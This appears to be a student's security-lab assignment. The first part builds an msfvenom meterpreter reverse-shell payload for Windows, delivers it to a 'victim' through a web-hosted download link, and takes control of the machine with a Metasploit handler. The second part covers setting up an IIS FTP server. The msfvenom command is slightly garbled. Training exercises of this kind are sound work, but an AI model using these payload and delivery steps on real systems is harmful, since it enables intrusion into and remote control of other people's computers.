**Day 6 Assignment**

**Question 1:**


**● Create payload for windows** .

> The given task is to create payload for windows.

>First, we openup the kali\_terminal to create the payload.

>We will create the payload using msfvenom

>msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86/shikata\_ga\_nai "\xDO" lhost=kali\_ip -f exe > name.exe



**●Transfer the payload to the victim's machine**.

>As we have many ways to send payload to the victim

\*Injecting payload into another file and sending it to victim.

\*Making the victim to download & execute the file. etc.,

>Moving the file to /var/www/html to send the payload using web interface or to make a link for the application.

>mv filename.exe /var/www/html/

>Link to send to victim : [**http://kali\_ip/filename.exe**](http://kali_ip/filename.exe)


● **Exploit the victim's machine**.

>type “msfconsole” for opening metasploit-framework

>type this cmd to use exploit type : ”use multi/handler”

>set the payload type by executing this cmd ”set payload windows/meterpreter/reverse\_tcp”


>type “show options” to see the options of lhost & lport




>If both lhost & lport values found skip the next step

>To set lhost value type this cmd “set lhost kali\_ip”

>type “show options” to see the options of lhost & lport




>use this cmd to exploit “exploit” , if the name.exe file is opened by the victim then the connection will be established, then a meterpreter session will be opened and the victim’s system will be under your control (Hacked).



>Type ”**?**”to see all the options in the meterpreter session

>”screenshot” this option is used to make a screen shot of victims screen



**Question 2:**



**● Create an FTP server**

>First create a folder in your windows to access it by ftp\_client.


>Then open run (windowsKey+r) ,then type ipconfig to have a look at your ip & Gateway

>Then open controlpanel & click on category (top\_right) then select small icons


>Double click on Programs & Features




> click on Turn windows features on or off




>Scroll down untill you see Internet Information Services and select the options that where ticked with red mark in below picture and then click ok..




> Go to Control Panel again and click on Administrative Tools and in that click on Internet Information Services(IIS) Manager



